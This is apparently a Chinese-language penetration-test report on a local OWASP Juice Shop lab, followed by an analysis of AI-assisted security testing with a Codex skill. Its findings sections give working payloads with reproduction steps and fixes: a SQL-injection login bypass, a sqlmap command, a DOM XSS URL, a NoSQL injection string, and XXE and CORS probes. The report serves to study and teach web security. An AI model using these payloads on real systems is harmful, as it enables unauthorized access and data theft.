状态变更说明: Playwright XSS 页面显示已解决若干 Juice Shop challenge, 包括 `Login Admin`、`NoSQL Exfiltration`、`Upload Type` 等。这属于靶场计分状态变化, 不涉及外部系统或持久化植入。如需恢复靶场初始状态, 应使用 Juice Shop 自带重置流程或重建本地数据。

3. 方法与工具

工具	用途	产物
Playwright	SPA 页面探索、截图、XSS dialog 捕获	<code>browser-map.json</code> 、 <code>xss-proof.json</code> 、 <code>screenshots/*.png</code>
Python/requests	主动验证 harness、保存请求/响应证据	<code>active-verification.json</code> 、 <code>requests/active-*.json</code>
ZAP	spider、passive alerts、active scan	<code>zap-passive.json</code> 、 <code>zap-active.json</code>
ffuf	小范围同源路径确认	<code>ffuf-results.json</code>
sqlmap	对已建模的 <code>q</code> 参数做 SQLi 复核	<code>sqlmap-output-level3/127.0.0.1/log</code>
源码审阅	确认路由、中间件、输入流向和 sink	<code>server.ts</code> 、 <code>routes/*.ts</code> 、前端组件

4. 应用地图

浏览器页面

名称	URL	截图	观察
Home	<code>http://127.0.0.1:3000/#/</code>	<code>screenshots/home.png</code>	商品列表、账户、购物车、搜索入口
Login	<code>http://127.0.0.1:3000/#/login</code>	<code>screenshots/login.png</code>	登录表单视图, 后端 API 为 <code>/rest/user/login</code>
Search	<code>http://127.0.0.1:3000/#/search</code>	<code>screenshots/search.png</code>	搜索结果页, <code>q</code> 参数进入 DOM 和 <code>/rest/products/search</code>
About	<code>http://127.0.0.1:3000/#/about</code>	<code>screenshots/about.png</code>	关于页面与外链信息
Contact	<code>http://127.0.0.1:3000/#/contact</code>	<code>screenshots/contact.png</code>	反馈/联系功能入口

名称	URL	截图	观察
Score Board	http://127.0.0.1:3000/#/score-board	screenshots/score-board.png	靶场挑战状态
Privacy/Security	http://127.0.0.1:3000/#/privacy-security	screenshots/privacy-security.png	账号隐私和安全功能入口

同源路径与 API

路径	状态	说明
/ftp	200	目录索引, 截图 screenshots/ftp-listing.png
/.well-known	200	目录索引, 截图 screenshots/well-known-listing.png
/support/logs	200	ffuf 发现日志目录索引
/api-docs/	200	Swagger UI, 截图 screenshots/api-docs.png
/metrics	200	Prometheus metrics, 截图 screenshots/metrics.png
/rest/admin/application-configuration	200	未认证公开配置 JSON
/rest/admin/application-version	200	未认证公开版本 20.0.0
/rest/products/search?q=apple	200	商品搜索 API
/api/Products	200	商品 REST API
/api/Users	401 未认证, 200 认证后	用户 API, 登录绕过后可访问

5. 安全头与配置观察

首页响应包含：

- Access-Control-Allow-Origin: *
- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- Feature-Policy: payment 'self'
- X-Recruiting: /#/jobs

未观察到：

- Content-Security-Policy
- Strict-Transport-Security
- Referrer-Policy
- Permissions-Policy

源码 server.ts 第 181-183 行启用全局 cors(), 第 186-187 行启用 helmet.noSniff() 和 helmet.frameguard(), 但未启用 CSP。ZAP active scan 也报告了多条 Content Security Policy (CSP) Header Not Set 和 Cross-Domain Misconfiguration。

6. ZAP 扫描结果

ZAP passive/active 均可用, active scan 完成：

- ZAP active scan id: 0
- active scan 耗时: 145.529s
- 主要告警聚合：
 - Medium, Cross-Domain Misconfiguration : 36
 - Medium, Content Security Policy (CSP) Header Not Set : 12
 - Low, Timestamp Disclosure - Unix : 15
 - Informational, User Agent Fuzzer : 24
 - Informational, Modern Web Application : 3
 - Informational, Information Disclosure - Suspicious Comments : 2

ZAP 告警作为扫描线索；下方“已验证发现”以源码、requests、Playwright 或 sqlmap 复现为准。

7. 发现总表

ID	发现	状态	严重性	置信度	主要证据
JS-01	登录 SQL 注入导致管理员登录绕过	Confirmed	Critical	High	login-invalid-baseline=401, login-sqli-bypass=200, umail=admin@juice-sh.op

ID	发现	状态	严重性	置信度	主要证据
JS-02	搜索接口 SQL 注入	Confirmed	High	High	源码拼接 SQL; sqlmap 确认 q boolean/time-based 注入
JS-03	DOM XSS in search	Confirmed	High	High	Playwright 捕获 alert("xss"), DOM 中出现注入 iframe
JS-04	订单跟踪 NoSQL 注入/订单枚举	Confirmed	High	High	track-order-nosql-probe 返回多条订单数据
JS-05	目录索引与敏感文件暴露	Confirmed	Medium	High	/ftp、/.well-known、/support/logs 返回目录索引
JS-06	未认证公开管理配置、版本、API 文档和 metrics	Confirmed	Medium	High	/rest/admin/application-configuration=200、/api-docs=200、/metrics=200
JS-07	全局宽松 CORS	Confirmed	Medium	Medium	任意 Origin: http://attacker.example 返回 Access-Control-Allow-Origin: *
JS-08	缺失 CSP	Confirmed	Medium	High	首页和多个路径无 CSP; ZAP active 高置信告警
JS-09	上传接口接受非预期扩展名	Confirmed	Low	Medium	/file-upload 上传 proof-20260608.txt 返回 204
JS-10	XML 上传解析外部实体, 存在 XXE 攻击面	Likely	Medium	Medium	源码 parseXml(... noent: true ...); XML 探针返回实体解析错误

8. 详细发现

JS-01 登录 SQL 注入导致管理员登录绕过

- 状态: Confirmed
- 严重性: Critical
- 受影响接口: POST /rest/user/login
- 源码: routes/login.ts 第 34 行将 req.body.email 和密码 hash 拼进 SQL 字符串。

证据:

- 基线: requests/active-login-invalid-baseline.json
- 输入: email=not-a-user@example.invalid
- 结果: 401 Invalid email or password.
- 绕过: requests/active-login-sqli-bypass.json
- 输入: email=' OR 1=1--', password=irrelevant_20260608
- 结果: 200, token_present=True, umail=admin@juice-sh.op, bid=1
- 后续验证: requests/active-whoami-after-login-bypass.json
- 返回: id=1, email=admin@juice-sh.op
- 数据访问验证: requests/active-api-users-after-login-bypass.json
- 未认证 /api/Users 为 401
- 绕过后 /api/Users 为 200, 返回用户列表

复现步骤:

- 发送 POST http://127.0.0.1:3000/rest/user/login。
- JSON body 使用 {"email":"' OR 1=1--","password":"irrelevant_20260608"}。
- 观察响应中出现 authentication.token 和 umail=admin@juice-sh.op。
- 携带该 token 访问 /rest/user/whoami 或 /api/Users。

修复建议: 使用参数化查询或 ORM 参数绑定, 不将用户输入拼接进 SQL; 登录接口增加统一错误处理、审计和速率限制; 对 token 签发前的用户对象来源做严格校验。

JS-02 搜索接口 SQL 注入

- 状态: Confirmed
- 严重性: High
- 受影响接口: GET /rest/products/search?q=...
- 源码: routes/search.ts 第 19-21 行将 criteria 直接拼接进 LIKE '%\${criteria}%'。

证据:

- 基线: requests/active-search-normal-baseline.json, q=apple 返回商品数据。
- sqlmap: sqlmap-output-level3/127.0.0.1/log
- Parameter: q (GET)
- Type: boolean-based blind
- Payload: q=apple%' AND 3726=3726 AND 'cfZb%'='cfZb

- Type: time-based blind
- DBMS: SQLite
- 总请求数: 150

复现步骤:

1. 访问 `http://127.0.0.1:3000/rest/products/search?q=apple` 建立基线。
2. 运行: `sqlmap -u "http://127.0.0.1:3000/rest/products/search?q=apple" --batch --risk=2 --level=3 --flush-session --timeout=5 --retries=0 --threads=1 --dbms=SQLite`。
3. 观察 sqlmap 输出 `GET parameter 'q' is vulnerable`。


修复建议: 对搜索参数使用参数化查询; 限制 wildcard 查询语义; 对异常统一返回, 不暴露数据库错误; 为搜索 API 加入输入长度和字符白名单不是替代参数化查询。

JS-03 DOM XSS in search

- 状态: Confirmed
- 严重性: High
- 受影响路由: `/#/search?q=...`
- 源码: `frontend/src/app/search-result/search-result.component.ts` 使用 `bypassSecurityTrustHtml(queryParam)`; 模板 `search-result.component.html` 将 `searchValue` 绑定到 `[innerHTML]`。

证据:

- 文件: `xss-proof.json`
- Payload: `<iframe src="javascript:alert( xss )">`
- URL: `http://127.0.0.1:3000/#/search?q=%3Ciframe%20src%3D%22javascript%3Aalert%28%60xss%60%29%22%3E`
- Playwright dialog: `{"type":"alert","message":"xss"}`
- DOM: `iframeCount=1`
- 截图: `screenshots/xss-search-proof.png`



修复建议: 不要对 URL 参数调用 `bypassSecurityTrustHtml`; 使用文本绑定或严格 HTML sanitizer; 部署 CSP 作为纵深防御。

JS-04 订单跟踪 NoSQL 注入/订单枚举

- 状态: Confirmed
- 严重性: High
- 受影响接口: `GET /rest/track-order/:id`
- 源码: `routes/trackOrder.ts` 将 `id` 拼入 Mongo `$where` 表达式: `this.orderId === '${id}'`。

证据:

- 文件: requests/active-track-order-nosql-probe.json
- Payload: x' || true || '
- 状态: 200
- 响应片段包含多条订单: orderId、email、products、totalPrice

复现步骤:


1. 发送 GET /rest/track-order/x%27%20%7C%7C%20true%20%7C%7C%20%27。
 2. 对比正常不存在订单 ID 的行为。
 3. 观察响应返回多条订单记录，而不是单个订单或空结果。
- 修复建议: 禁用 \$where 字符串执行; 使用结构化查询条件 { orderId: id }; 对订单访问绑定认证用户身份。

JS-05 目录索引与敏感文件暴露

- 状态: Confirmed
- 严重性: Medium
- 受影响路径: /ftp、/.well-known、/support/logs
- 源码: server.ts 第 269、273、277、281 行启用 serveIndex。

证据:

- requests/active-directory-listing-ftp.json : /ftp 返回 listing directory /ftp
- requests/active-directory-listing-well-known.json : /.well-known 返回目录索引
- ffuf-results.json : support/logs 返回 200
- 截图: screenshots/ftp-listing.png、screenshots/well-known-listing.png



修复建议: 禁用目录索引; 将备份、日志、密钥和内部文档移出 Web 根目录; 对必要下载使用白名单控制和鉴权。

JS-06 未认证公开管理配置、版本、API 文档和 metrics

- 状态: Confirmed
- 严重性: Medium
- 受影响路径: /rest/admin/application-configuration、/rest/admin/application-version、/api-docs/、/metrics

证据:

- `requests/active-public-admin-config.json` : 200, 返回 `server.port`、`baseUrl`、应用域、功能开关等配置。
- `requests/active-public-admin-version.json` : `{"version": "20.0.0"}`
- `requests/active-api-docs.json` : Swagger UI 200
- `ffuf-results.json` : `metrics` 为 200
- 截图: `screenshots/api-docs.png`、`screenshots/metrics.png`

修复建议: 对管理配置和 `metrics` 加鉴权; 公网环境禁用 Swagger UI 或限制到内部网络; 仅暴露最小版本信息。

JS-07 全局宽松 CORS

- 状态: Confirmed
- 严重性: Medium
- 源码: `server.ts` 第 181-183 行全局启用 `cors()`。

证据:

- 文件: `requests/active-cors-origin-arbitrary.json`
- 请求头: `Origin: http://attacker.example`
- 响应头: `Access-Control-Allow-Origin: *`
- ZAP active: `Cross-Domain Misconfiguration`

修复建议: 配置允许源白名单; 对认证 API 避免 `*`; 明确是否允许 `credentials`; 按环境区分开发和生产 CORS 策略。

JS-08 缺失 CSP

- 状态: Confirmed
- 严重性: Medium
- 证据:
 - `requests/active-security-headers-home.json` 未包含 `Content-Security-Policy`
 - ZAP active 高置信报告多个路径 `Content Security Policy (CSP) Header Not Set`
 - DOM XSS 已被确认, 缺失 CSP 放大影响

修复建议: 部署严格 CSP, 例如限制 `script-src`、禁止 inline JavaScript、限制 `frame/object/base-uri`; 先使用 `Report-Only` 调整, 再强制启用。

JS-09 上传接口接受非预期扩展名

- 状态: Confirmed
- 严重性: Low
- 受影响接口: `POST /file-upload`
- 源码: `routes/fileUpload.ts` 第 69-72 行识别非 `pdf/xml/zip/yml/yaml` 类型但不直接拒绝; 后续返回 204。

证据:

- 文件: `requests/active-file-upload-unexpected-extension.json`
- 上传文件: `proof-20260608.txt`
- `Content-Type: text/plain`
- 响应: 204

修复建议: 明确拒绝非白名单扩展名; 服务端检查 MIME 和文件签名; 上传文件落盘前完成校验。

JS-10 XML 上传解析外部实体, 存在 XXE 攻击面

- 状态: Likely
- 严重性: Medium
- 受影响接口: `POST /file-upload`
- 源码: `routes/fileUpload.ts` 第 81-84 行使用 `libxml.parseXml(data, { no blanks: true, noent: true, noCDATA: true })`, `noent: true` 会展开实体。

证据:

- 文件: `requests/active-file-upload-xxe-local-lab-file.json`
- XML entity: `file:///D:/Workspace/综合实践5/targets/juice-shop/ftp/legal.md`
- 响应: 410
- 响应片段: `Entity 'xxe' failed to parse`

本次探针未成功披露文件内容, 但源码显示实体展开配置存在, 且上传路径进入 XML parser。该项标记为 Likely, 不按 Confirmed 处理。

修复建议: 禁用外部实体和 DTD; 使用安全 XML parser 配置; 不在上传路径中回显解析错误; 对 XML 上传做隔离处理。

9. 截图清单

截图	路径
首页	screenshots/home.png
登录页	screenshots/login.png
搜索页	screenshots/search.png
XSS proof	screenshots/xss-search-proof.png
Score Board	screenshots/score-board.png
FTP 目录索引	screenshots/ftp-listing.png
.well-known 目录索引	screenshots/well-known-listing.png
API Docs	screenshots/api-docs.png
Metrics	screenshots/metrics.png

10. 操作时间线

时间	工具	操作	产物
15:22:15	PowerShell/curl	检查目标和 ZAP 可用性	目标 200 , ZAP API 200
15:23:35-15:24:18	Playwright	SPA 路由探索与截图	browser-map.json 、 screenshots/*.png
15:24:xx	源码审阅	检查 server.ts 、 routes/login.ts 、 routes/search.ts 等	源码证据
15:25:xx	Python/requests	被动 GET 验证	passive-checks.json
15:25:xx	ZAP	Spider + passive alerts	zap-passive.json
15:35:xx	Python/requests	主动验证 harness	active-verification.json
15:35:xx	Playwright	XSS proof	xss-proof.json 、 screenshots/xss-search-proof.png
15:35-15:38	ZAP	Active scan	zap-active.json
15:41:xx	ffuf	小范围同源路径发现	ffuf-results.json
15:41:50-15:42:05	sqlmap	q 参数 SQLi 验证	sqlmap-output-level3/127.0.0.1/log
15:43:xx	Playwright	目录/API/metrics 补充截图	extra-screenshots.json

11. 产物

文件	说明
report.md	本报告
browser-map.json	浏览器探索、SPA 页面、网络请求、cookie/storage
passive-checks.json	低风险 GET 检查结果
active-verification.json	主动验证总结果
xss-proof.json	XSS 浏览器证明
zap-passive.json	ZAP spider/passive alerts
zap-active.json	ZAP active scan alerts
ffuf-results.json	小范围 ffuf 同源发现
sqlmap-output-level3/127.0.0.1/log	sqlmap SQLi 确认证据
requests/active-*.json	每个主动验证请求/响应摘要
generated-harnesses/*.py	本次生成的任务专用 harness

12. 限制与后续建议

限制:

- 未执行外部回连、反连、持久化或跨端口扫描。
- 未尝试 destructive payload，例如 ZIP Slip 写覆盖、DoS 型 YAML/XML bomb、长时间 RCE 占用。
- 通过 SQLi 获得管理员 token 后只做验证性访问，没有进行业务数据篡改或订单/用户修改。

- XXE 项未获得文件内容回显，因此按 Likely 而不是 Confirmed 记录。
- ZAP active scan 为自动化扫描结果，已验证发现优先采用手工/脚本复现证据。


建议下一步人工验证：

1. 在隔离快照中进一步验证 `/file-upload` 的 ZIP Slip、XML/YAML bomb 和 B2B safeEval RCE 类挑战，并准备回滚。
2. 对认证后所有 `/api/*` 和 `/rest/*` 资源做 IDOR 矩阵测试，区分普通用户、管理员和 accounting 角色。
3. 为 DOM XSS、RESTful XSS、存储型 XSS 分别补浏览器上下文和 CSP bypass 验证。
4. 根据 `server.ts` 中所有 `vuln-code-snippet` 路径扩展专项报告，但每次仍应保留请求模型、证据和清理记录。

第八部分 综合分析：AI 在网络安全中的应用研究

8.1 体系架构

本研究形成了“授权目标层 - AI 编排层 - 工具执行层 - 证据与报告层 - 安全建设闭环”的体系。DVWA 用于验证单点漏洞的可控解题能力，OWASP Juice Shop 用于验证面对更接近真实应用的综合渗透测试能力。



架构说明

层级	组成	作用
授权目标层	DVWA、OWASP Juice Shop、源码目录、phpStudy/Node/ZAP/Burp 运行环境	提供可控、可复现、可主动验证的网络安全实验对象
AI 编排层	Codex 与 \$dvwa-automated-testing skill	完成范围确认、页面观察、源码审阅、请求建模、假设生成、工具选择和报告生成
工具执行层	Playwright、Python/requests、Burp、ZAP、ffuf、sqlmap	支撑截图、请求重放、主动扫描、fuzz、注入复核和证据保存
证据与报告层	Markdown、截图、JSON、operation-log、请求证据、扫描输出	将实验过程转化为可审计、可复现、可用于修复的图文报告
安全建设闭环	漏洞发现、复现、影响分析、修复建议、复测	将 AI 自动化结果转化为人工修复和安全治理输入

8.2 实验过程说明

本报告前半部分保留了 DVWA 全自动攻击总报告、五项 DVWA 漏洞单题报告和 Juice Shop 主动渗透测试报告。整体实验流程如下：

- 在本机授权靶场中启动目标服务和工具环境。
- 使用 Codex skill 读取页面、源码、表单、参数、Cookie、Token 和响应特征。
- 针对 DVWA 的 Brute Force、Command Injection、CSRF、File Inclusion、File Upload 五类漏洞，从 low 到 impossible 逐级分析。
- 对 Juice Shop 执行主动综合评估，包括浏览器路由探索、API 暴露、登录 SQL 注入绕过、搜索 SQL 注入、DOM XSS、NoSQL 探针、目录索引、CORS、CSP、metrics/API docs 暴露、ZAP active scan、ffuf 和 sqlmap 复核。
- 使用 Playwright 自动截图，保存 proof 页面、模块页面、目录索引、API 文档、metrics 页面和 XSS 弹窗证据。
- 输出 Markdown 图文报告，并最终汇总为本 PDF。

8.3 关键截图与证据汇总

实验	代表截图	说明
Brute Force	brute-force.../screenshots/proof/high-success-admin-password.png	high 难度中通过 fresh token 逐次验证弱口令
Command Injection	command-injection.../screenshots/proof/high-proof.png	high 难度中使用无空格管道绕过黑名单
CSRF	csrf.../screenshots/medium/proof-weak-referer.png	medium 难度中 Referer 子串校验可被绕过
File Inclusion	file-inclusion.../screenshots/proof/high-proof.png	high 难度中 file:// 前缀绕过证明本地文件包含
File Upload	file-upload.../screenshots/proof/medium-proof.png	medium 难度中伪造 MIME 后上传并执行 PHP marker
Juice Shop	juice-shop.../screenshots/xss-search-proof.png	搜索参数触发 DOM XSS, Playwright 捕获 dialog

这些截图在前述原始报告中已经以内嵌图片方式展示。它们共同证明 AI 不只输出结论，还能沉淀过程证据。

8.4 原理分析

8.4.1 AI 辅助漏洞发现原理

AI 在本实验中的作用不是替代安全原理，而是将人工渗透测试中的观察、建模、验证和报告编排自动化。其核心能力包括：

- 从页面和源码中抽取输入点、状态参数、Token、Cookie、路由和响应标记。
- 将输入点映射到漏洞假设，例如 SQL 注入、命令注入、CSRF、文件包含、文件上传、XSS 和访问控制问题。
- 根据假设选择工具，例如 Playwright 用于浏览器证据，Python/requests 用于请求复现，ZAP 用于主动扫描，ffuf 用于路径发现，sqlmap 用于注入复核。
- 把失败尝试、不可利用原因和防护机制纳入报告，而不是只记录成功 payload。

8.4.2 DVWA 五项漏洞原理

- Brute Force: low/medium/high 缺少账户级锁定或有效速率限制，token 与延迟只能提高成本；impossible 增加预处理、Token、失败计数和锁定机制。
- Command Injection: low 直接拼接命令；medium/high 依赖黑名单，遗漏分隔符变体；impossible 使用 IP 格式白名单阻断 shell 元字符进入命令。
- CSRF: low 无 Token，medium Referer 子串校验弱，high 通过 fresh token 抑制盲打，impossible 增加当前密码校验。
- File Inclusion: low 直接 include 用户输入，medium 单次替换可被重叠路径绕过，high 前缀匹配允许 file://，impossible 使用固定 allowlist。
- File Upload: low/medium 可上传并执行 PHP，high 可存储 polyglot 但受服务器解析限制未执行，impossible 通过 Token、扩展名/MIME/内容校验、随机文件名和重编码剥离 marker。

8.4.3 Juice Shop 综合漏洞原理

Juice Shop 实验验证了 AI skill 从单题 CTF 模式扩展到综合 Web 应用评估的能力。其原理包括：

- 对 SPA 路由、REST API 和静态资源进行综合建模。
- 使用 SQL 注入登录绕过证明认证绕过风险。
- 使用 XSS payload 和浏览器 dialog 证明前端 DOM 执行风险。
- 通过公开目录、Swagger UI、metrics 和配置接口证明信息暴露风险。
- 使用 ZAP active scan、ffuf、sqlmap 与自定义 harness 交叉验证工具发现。

8.5 失败分析与改进

8.5.1 截图失败与修复

早期 Brute Force 报告缺少运行截图，CSRF 报告中曾出现 Node Playwright 依赖解析失败。失败原因是临时 `npm -p playwright node <script>` 无法稳定让外部脚本 `require('playwright')`。后续改进为优先使用 Python Playwright，或在报告目录安装本地 Node Playwright 后再运行截图脚本。

8.5.2 编码与中文报告问题

PowerShell 直接显示 UTF-8 Markdown 时可能出现中文乱码，但文件本身可由 Python UTF-8 正确读取。因此报告生成流程中使用 Python 读取和写入 UTF-8，避免把控制台显示乱码误判为文件损坏。

8.5.3 工具可用性与误报

ZAP、ffuf、sqlmap 等工具能提高覆盖面，但扫描结果不是最终结论。ZAP passive/active alerts 需要通过浏览器证据、请求复现、源码审阅或 harness 输出确认。sqlmap 也需要先有明确请求模型，避免对无关参数做无效扫描。

8.5.4 防护等级与可利用性判断

DVWA 的 high 不一定可利用，impossible 也不能仅凭名称判定不可利用。报告中必须以源码、响应、截图、状态变化和请求证据作为判断依据。例如 File Upload high 只能证明 polyglot 存储，不能在当前服务器配置下写成 PHP RCE。

8.5.5 主动测试边界

网络安全建设需要完整发现问题，因此在明确授权的本地靶场中应允许登录绕过、注入、主动扫描、fuzz 和上传验证等手段。实际生产环境中仍需要独立授权、影响评估、时间窗口和回滚方案。本研究中的边界是本机授权靶场和模拟真实环境，所有结果用于修复验证和安全能力建设。

8.6 研究结论

